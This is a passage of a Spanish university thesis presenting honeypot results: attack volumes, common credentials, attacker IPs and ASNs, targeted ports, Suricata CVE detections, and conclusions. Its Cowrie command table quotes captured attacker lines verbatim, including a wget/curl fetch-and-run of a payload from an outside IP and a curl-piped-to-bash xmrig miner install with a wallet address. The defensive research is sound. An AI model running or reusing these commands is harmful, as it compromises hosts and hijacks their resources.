

Figura 9 Capas de seguridad de Elastic. Fuente: (Elasticsearch B.V, 2021)

Las configuraciones especiales de los respectivos archivos de configuración que merece la pena destacar por sus modificaciones específicas para el entorno se detallan en el Anexo V.

El objetivo de usar Kibana es de disponer de varios paneles donde revisar la información obtenido de forma gráfica, aunque también es posible realizar búsquedas en todos los datos indexados y sus filtros (cargados a través del índica en Kibana). Estas imágenes a nivel general se pueden visualizar en el Anexo V.

5. Resultados de los datos obtenidos y análisis forense

Este capítulo representa uno de los objetivos principales del proyecto. Ha requerido exponer la infraestructura a Internet durante un tiempo determinado para obtener la información y poder analizarla en consecuencia.

5.1. Resultados

En este apartado se van a exponer los resultados a nivel global obtenidos, así como los resultados de cada sonda en específico.

5.1.1. Resultados globales

Los resultados globales se van a estructuras por el total de ataques recibidos y el total de ataques recibidos en cada Honeypot.

Total de ataques recibidos en la infraestructura: Se han recibido un total de 1.388.913 de ataques durante los ocho días de exposición. Este gran número indica la ingente cantidad de ataques que se reciben a diario. Como dato que se ampliará en los siguientes apartados el servicio de SSH ha sido el más atacado.

Total de ataques Cowrie: 755.961 ataques.

Total de ataques Dionaea: 554.994 ataques.

Total de ataques Honeytrap: 77.958 ataques.

Las **muestras de programas maliciosas enviadas al servicio de VirusTotal** que han sido un **total de 3** han sido calificados como no nuevas, es decir, ya se habían indexado previamente en VirtusTotal. Adicionalmente se han analizado **61 direcciones web utilizadas por los atacantes**, catalogadas como potencialmente maliciosas. Estas muestras han sido enviadas a través de Cowrie y Dinoaea, que son los Honeypots que cuentan con este módulo implementado.



Figura 10 Gráfico de uso de la API del servicio VirusTotal

Como muestra de detección de una de las muestras obtenidas se muestra la siguiente imagen, donde se puede apreciar que es un programa malicioso enfocado en la minería de criptomonedas de forma fraudulenta.



Figura 11 Resumen de datos de una de las muestras subidas a VirusTotal

5.1.2. Resultados de Cowrie

En este apartado se van a analizar más detalladamente los resultados finales de Cowrie.

- **Ataques recibidos durante la exposición**. El mayor número de ataques ha sido de 26.850 el día 29 de junio entre las 6 y las 9 horas (el rango de tiempo la imagen 20 está establecido cada 3 horas). Se puede destacar como a partir del día 25 se duplican los ataques en más de la mitad, tiene una explicación. Esto ha ocurrido porque previamente las contraseñas válidas que se habían establecido en la configuración de Cowrie no parecen estar en conjunto con el usuario *root*, la complejidad era mínima. Una vez cambiada la contraseña al ver en los logs que las contraseñas usadas no coincidían se produce el aumente y mejora la recolección de información.



Figura 12 Números totales de ataques durante el periodo de exposición en Cowrie

- **Top 10 de usuarios más usados:** Los usuarios más usados en los ataques son los mostrados en la imagen 21.

username.keyword: Descending	Count
admin	86,213
root	15,494
user	1,331
default	1,012
admin1	986
ubnt	966
support	942
administrator	937
tech	917
MikroTik	860

Figura 13 Top 10 de usuarios de acceso más usados Cowrie

- **Top 10 de contraseñas más usadas:** Es curioso como las contraseñas más usadas siguen siendo contraseñas por defecto o de fácil acceso, incluso destaca en 5º lugar la contraseña vacía. Si se extrae mediante una consulta el listado único de contraseñas que se han probado será posible obtener un diccionario propio con las contraseñas que más utilizan los atacantes en general.

password.keyword: Descending	Count
admin	83,363
password	2,442
1234	1,385
123456	1,364
	1,110
12345	1,105
1	819
123	705
test	697
qwerty	653

Figura 14 Top 10 de contraseñas más usados Cowrie

- **Top 10 de direcciones IP desde donde se han recibido más ataques:**

Cowrie - Attacker Src IP - Top 10

Source IP	CNT
5.188.62.236	47,535
5.188.86.210	38,113
45.227.255.206	36,283
5.188.86.178	32,671
5.188.86.165	31,208
5.188.87.57	29,097
45.227.255.207	28,329
5.188.87.60	26,686
92.118.36.10	26,168
5.188.86.221	25,859

Figura 15 Top 10 de direcciones IP desde donde se han recibido más ataques

- **Top 10 de ASN** donde más se alojan las direcciones IP que utilizan los atacantes: Cabe destacar que en primer lugar por abrumadores datos se encuentra el ISP Petersburg Internet Network ltd el cual está considera por servicios de reputación como potencialmente peligroso. Este ISP opera hasta 12,275 direcciones IP, casi todas las cuales ejecutan VPN anónimas y proxies públicos.

Cowrie - Attacker AS/N - Top 10

AS	ASN	CNT
44,050	Petersburg Internet Network ltd.	450,763
53,667	FranTech Solutions	8,895
53,667	PONYNET	2
12,430	Vodafone Spain	8,178
17,974	PT Telekomunikasi Indonesia	6,881
4,134	Chinanet	6,452
9,808	Guangdong Mobile Communication Co.Ltd.	4,320
56,046	China Mobile communications corporation	3,620
7,552	Viettel Corporation	3,460
23,969	TOT Public Company Limited	2,953

Figura 16 Top 10 de ASN donde se alojan las direcciones IP de ataque

- **Mapa con las direcciones IP de los ataques ubicadas geográficamente:**



Figura 17 Mapa de ataques sobre Cowrie ubicados geográficamente

- **Comandos más utilizados por los atacantes:** Esta información es de gran interés porque muestra los pasos que realizan los atacantes. Además de saber qué tipo de ficheros crean y descargan puede revelar direcciones IP donde tengan alojadas otras muestras de programas maliciosos. También se puede observar cómo utilizan comandos para borrar los ficheros y contenido que crean, esto es muy posiblemente al final de cada sesión.

Command Line Input	CNT
shell	206
system	206
sh	104
enable	103
while read i	91
dd bs=52 count=1 if=.s || cat .s || while read i; do echo $i; done < .s	89
rm .s; exit	89
uname -a	45
config terminal	24
echo -ne \x45\x4c\x46	24
linuxshell	24
start	24
/ip cloud print	16
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget 209.141.58.203/ssh || curl -o ssh 209.141.58.203/ssh; tar xvf ssh; cd .ssh; chmod +x *; ./sshd; ./krane 123456	13
/bin/busybox wget;/bin/busybox echo -ne '\x45\x4c\x46'	12
cat /etc/issue; curl -s -L https://raw.githubusercontent.com/C3Pool/xmrig_setup/master/setup_c3pool_miner.sh | bash -s 49bGaMpdZtB5MqnyAwMk5u9bv3zjpyTE2RnQz2djYCm1goxkSkPuodnW8ayyjNLfLAA72Qm29uJT4RbxCAzbkVH6PxPAZZa	12
cd /tmp || cd /var/ || cd /var/run || cd /mnt || cd /root || cd /;/bin/busybox echo -ne '\x45\x4c\x46'	12

Figura 18 Comandos más utilizados por los atacantes en Cowrie

- **Servicio más atacado en Cowrie**. En este caso en su totalidad han sido ataques dirigidos al puerto 22 del servicio SSH. El servicio de Telnet ha tenido una cantidad menor de ataques.



Figura 19 Ataques por puerto Cowrie

5.1.3. Resultados de Dionaea

El número total de ataques recibidos contra Dionaea ha sido de 554.994 ataques. Contando todos estos con un total de 1257 IP de ataque únicas.

- De los **servicios expuestos** por Dionaea el más atacado ha sido el servicio de base de datos de Microsoft, mssql. Tras este se encuentran los ataques a los servicios web seguido de otros servicios de base de datos y servicios de ficheros.



Figura 20 Protocolos de Dionaea atacados

- Respecto a los **puertos que más ataquen han recibido** se sigue manteniendo la temática vista en los ataques por servicios. Mayoritariamente se reciben ataques por el puerto 1433 de MSSSQL, seguido del puerto 81 (alternativa al 80) para el tráfico web. El tercer puerto, 27017, corresponde con MongoDB.



Figura 21 Ataques recibidos en Dionaea según el puerto

- Los países desde donde mayoritariamente provienen los ataques son Estados Unidos seguido de China, Rusia y Alemania.



Figura 22 Ataques recibidos en Dinoaea por países

En su mayoría el tráfico recibido utiliza el protocolo TCP. El tráfico UDP recibido formará parte de la exposición del servicio SIP.

5.1.4. Resultados de Honeytrap

En este apartado se van a exponer los datos recibidos a través de Honeytrap.

- **Total de ataques recibidos en la totalidad de puertos:** El mayor número de ataques se produjo el día 24 de junio sobre las 3 de la mañana con más de 700 ataques. El total de ataques monitorizados por este Honeypot han sido 11.545. El total de direcciones IPs únicas que han realizado estos ataques han sido 1.079 direcciones IP públicas.



Figura 23 Total de ataques recibidos en Honeytrap

- **Número de ataques recibidos por puerto:** Los puertos en los que se ha recibido más interacción ha sido en el 5022, 8022 y 5901 en este orden.



Figura 24 Número de ataques recibidos por puerto Honeytrap

- **Top 10 de ASN** donde más se alojan las direcciones IP que utilizan los atacantes: En este caso el ASN que más se ha registrado ha sido Digital Ocean, Inc.

Honeytrap - Attacker AS/N - Top 10

Export

AS	ASN	CNT
14061	Digital Ocean, Inc.	2,917
28152	Navinet Ltda	602
209	Qwest Communications Company, LLC	579
13722	Default Route, LLC	520
63949	Linode, LLC	458
29073	Quasi Networks LTD.	396
206569	TEORA s.r.o.	148
133229	HostPalace Web Solution PVT LTD	92
3266	Joao Carlos de Almeida Silveira trading as Bitcanal	91
4837	CNCGROUP China169 Backbone	85

Figura 25 Top 10 de ASN Honeytrap

- **Top 10 de direcciones IP desde donde se han recibido más ataques:**

Honeytrap - Attacker Src IP - Top 10

Export

Source IP	CNT
188.166.23.205	2,397
104.248.39.199	2,240
187.60.140.138	602
162.142.125.128	361
89.248.165.120	254
162.142.125.96	213
138.68.83.107	145
162.142.125.38	99
167.248.133.53	98
74.120.14.53	83

Figura 26 Top 10 de direcciones IP desde donde se han recibido más ataques Honeytrap

- **Países desde donde se han recibido más ataques**. Los países que más se han identificado en los ataques son Estados Unidos seguido de Países Bajos y Alemania.



Figura 27 Gráfico del número de ataques por países durante el periodo de exposición

5.1.5. Resultados de Suricata

Suricata permite monitorizar la seguridad de la red para detectar intrusiones en tiempo real inspeccionando el tráfico de red. Como añadido en este caso se ha utilizado un archivo donde se alinean los plugins de Suricata con los CVE correspondientes que estaría detectando en los ataques identificados.

Suricata ha registrado más de 900.000 eventos en el periodo de exposición.

- Top CVE detectados en los ataques de monitorización. En el listado de CVE se puede ver que el que más se ha intentado explotar el CVE-2001-0540 (afecta a Remote Desktop Protocol (RDP), puerto 3389).
- También se ha realizado una **monitorización de las direcciones IP y su reputación**. Esto ha sido posible gracias a la elaboración de un archivo que contiene direcciones de IP de atacantes conocidas, así como los nodos de TOR. Es interesante saber también si los ataques provienen de TOR.



Figura 28 Reputación de las direcciones IP desde donde se han recibido los ataques

- Los países desde donde más ataques se han recibido son Irlando y Estados Unidos seguido de Rusia. Aunque es destable el pico de ataques recibidos desde Rusia el día 23, podría indicarse que se trata de un ataque de fuerza bruta automatizado debido al poco tiempo en el que se extiende el alcance.



Figura 29 Gráfico de ataques durante el tiempo de exposición por países. Suricata

- Las principales conexiones de clientes SSH se han hecho con clientes desarrollados en el lenguaje Go en su mayoría. Aunque es destacable también el uso de los conecidos PUTTY y OpenSSH. En los clientes más usados se encuentra la librería *libssh* en diferentes versiones, es el segundo más usado.



Figura 30 Software en que se basan los clientes SSH utilizados en los ataques

Suricata tiene dos módulos de salida para registrar información sobre los archivos extraídos. El primero es *eve.files*, que es un sub-registrador de eve que registra los registros de información de archivos. Estos registros de información de archivo proporcionan metadatos sobre el archivo, pero no el contenido real del archivo.

Es este caso se ha extraído la información sobre el seguimiento de los archivos detectados y su formato. Destaca el contenido de texto plano y HTML. Algunos archivos también están en formato JSON y de datos. Archivos destacables que pueden contener también herramientas propias de los atacantes, aunque en este caso se han detectado en menor medida.



Figura 31 Información de los archivos registrados por Suricata

Como conclusión a partir de los datos obtenidos se puede ver como por ejemplo al cambiar las contraseñas de acceso a Cowrie se han recibido más del doble de ataques de forma constante, esto es posible gracias a botnets de equipos. Podría haber cierta comunicación que no se ha podido confirmar a partir de este estudio.

Aunque es cierto que se ha hecho que las contraseñas coincidan con algunas las más usadas se ha notado una subida brusca de los ataques y de forma continuada.

Se denota que muchos sino todos son automatizaciones por la velocidad en realizar los comandos en las sesiones grabadas que se han revisado de Cowrie. También por la forma de ejecutar los comandos, aunque estos fallen.

Como se aprecia también es importante poder relacionar las direcciones IP con posibles problemas de reputación porque si se quiere filtrar más se podrían rechazar mediante Suricata o reglas de firewall los intentos de conexión de estas direcciones directamente, enfocando la tarea en descubrir nuevas direcciones IP que se usen de forma fraudulenta.

6. Conclusiones y trabajo futuro

En este último capítulo se desarrollarán los conocimientos adquiridos por el autor, así como sus reflexiones y el planteamiento de futuras mejoras que se pueden aplicar al proyecto.

6.1. Conclusiones

Este trabajo se ha comenzado con la idea de ofrecer información objetiva y contrastada con lo que pasa diariamente sobre una simple IP doméstica y que puede extrapolarse al sector empresarial. Es necesario ser conscientes de la cantidad de ataques automatizados que se pueden evitar con una buena configuración de las herramientas o servicios implantados en una infraestructura. El objetivo debe ser tener una capacidad proactiva para adelantarse a los incidentes de seguridad y tener capacidad de resiliencia sobre este si llega a producirse.

Actualmente, en gran cantidad de empresas no se toman las medidas oportunas de seguridad debido a que se interpretan como un gasto, y debe verse como una inversión para evitar una intrusión que tiene mayor coste incluso la quiebra.

Tras varios meses de trabajo en el proyecto se ha demostrado que los sistemas Honeypots pueden ser de gran ayuda para detectar patrones en los ataques, ataques de fuerza bruta e incluso cierta información con la que cuenta los atacantes.

Del proyecto desarrollado se puede asegurar que se han abarcado diversos campos en su desarrollo. Además, se han puesto en práctica muchos de los conocimientos adquiridos durante el grado realizado, por ejemplo, gestión y configuración de redes, planificación de proyectos, sistemas operativos e incluso la metodología en programación.

En lo personal puede afirmar que este trabajo me ha supuesto un reto debido a la necesidad de compaginarlo con un trabajo. Además, me ha servido para ampliar los conocimientos en materias que tenía intención de ampliar los conocimientos como es la ciberseguridad. He podido usar nuevas tecnologías y/o herramientas como ELK, los propios Honeypots y ampliación de conocimientos en sistemas Linux.

6.2. Trabajo futuro

Tras finalizar el proyecto han surgido y se han planteado una serie de mejoras para mejorar el despliegue y la infraestructura Honeypot implantada. Con el objetivo de continuar el trabajo para futuros proyectos enfocados en la seguridad informática se plantean las siguientes propuestas de mejoras:

- Despliegue de honeynets en distintas ubicaciones para obtener una visión más amplia de los ataques que se producen.
- Realizar una mayor automatización del despliegue de las sondas. Además, es posible incluso abarcar la configuración automática una vez instalados ya que se han recogido las pautas básicas de la personalización para evitar la detección.
- Ampliar los conocimientos sobre el entorno de ELK ya que hay una mayor capacidad de integración y utilización de herramientas de las aquí expuestas para conseguir un mejor tratamiento de los datos obtenidos.

- Implementación de un mapa que muestre los ataques que se reciben en tiempo real. Como el que muestran varias empresas del sector de la seguridad como Kaspersky. (Kaspersky, 2020)
- Realizar un análisis forense completo a las muestras que se obtengan en los ataques recibidos.

Con el trabajo realizado en el proyecto sumado a estas mejoras darían una mayor capacidad de respuesta a la hora de desplegar entornos Honeypots para el estudio de ataques, con la capacidad de ampliarlo de forma escalonada debido al uso de Docker. Además, con este entorno se puede llegar a tener una buena capacidad de análisis de los datos obtenidos, así como de la información generada.

Bibliografía

Abbasi, F., & Harris, R. (diciembre de 2009). Experiences with a Generation III virtual Honeynet. 1-6. doi:10.1109/ATNAC.2009.5464785

Agencia de la Unión Europea para la ciberseguridad. (s.f.). *CSIRTs by Country - Interactive Map*. Recuperado el 21 de febrero de 2021, de ENISA Europa: https://www.enisa.europa.eu/topics/csirts-in-europe/csirt-inventory/certs-by-country-interactive-map

Armedpot. (4 de marzo de 2020). *Github*. Recuperado el 5 de marzo de 2021, de Honeytrap: https://github.com/armedpot/honeytrap/

Avira Protection Labs. (20 de junio de 2020). *New Mirai variant Aisuru detects Cowrie opensource honeypots*. Recuperado el 25 de abril de 2021, de Avira: https://www.avira.com/en/blog/new-mirai-variant-aisuru-detects-cowrie-opensource-honeypots

Boletín Oficial Del Estado. (28 de enero de 2021). *Real Decreto 43/2021, de 26 de enero, por el que se desarrolla el Real Decreto-ley 12/2018, de 7 de septiembre, de seguridad de las redes y sistemas de la información.* Obtenido de Boletín Oficial Del Estado Núm. 24 Sección I de 8187 a 8214: https://www.boe.es/boe/dias/2021/01/28/pdfs/BOE-A-2021-1192.pdf

Centro Criptológico Nacional. (abril de 2020). *Guía de Seguridad de las TIC CCN-STIC 817.* (C. Galán, J. A. Mañas, & Innotec System, Edits.) Recuperado el 14 de diciembre de 2020, de CCN-CERT: https://www.ccn-cert.cni.es/series-ccn-stic/800-guia-esquema-nacional-de-seguridad/988-ccn-stic-817-gestion-de-ciberincidentes/file.html

Cheswick, B. (7 de enero de 1991). *An Evening with Berferd In Which a Cracker is Lured, Endured, and Studied.* Recuperado el 22 de diciembre de 2020, de Cheswicks' web: https://www.cheswick.com/ches/papers/berferd.pdf

Comisión Europea. (s.f.). *Normas sobre protección de datos personales dentro y fuera de la UE.* Recuperado el 30 de Noviembre de 2020, de Europa: https://ec.europa.eu/info/law/law-topic/data-protection_es

Dinotools. (10 de mayo de 2021). *dinotools/dionaea*. Obtenido de DockerHub: https://hub.docker.com/r/dinotools/dionaea

Docker Docs. (13 de mayo de 2021). *Install Docker Compose*. Recuperado el 13 de mayo de 2021, de Docker Docs: https://docs.docker.com/compose/install/

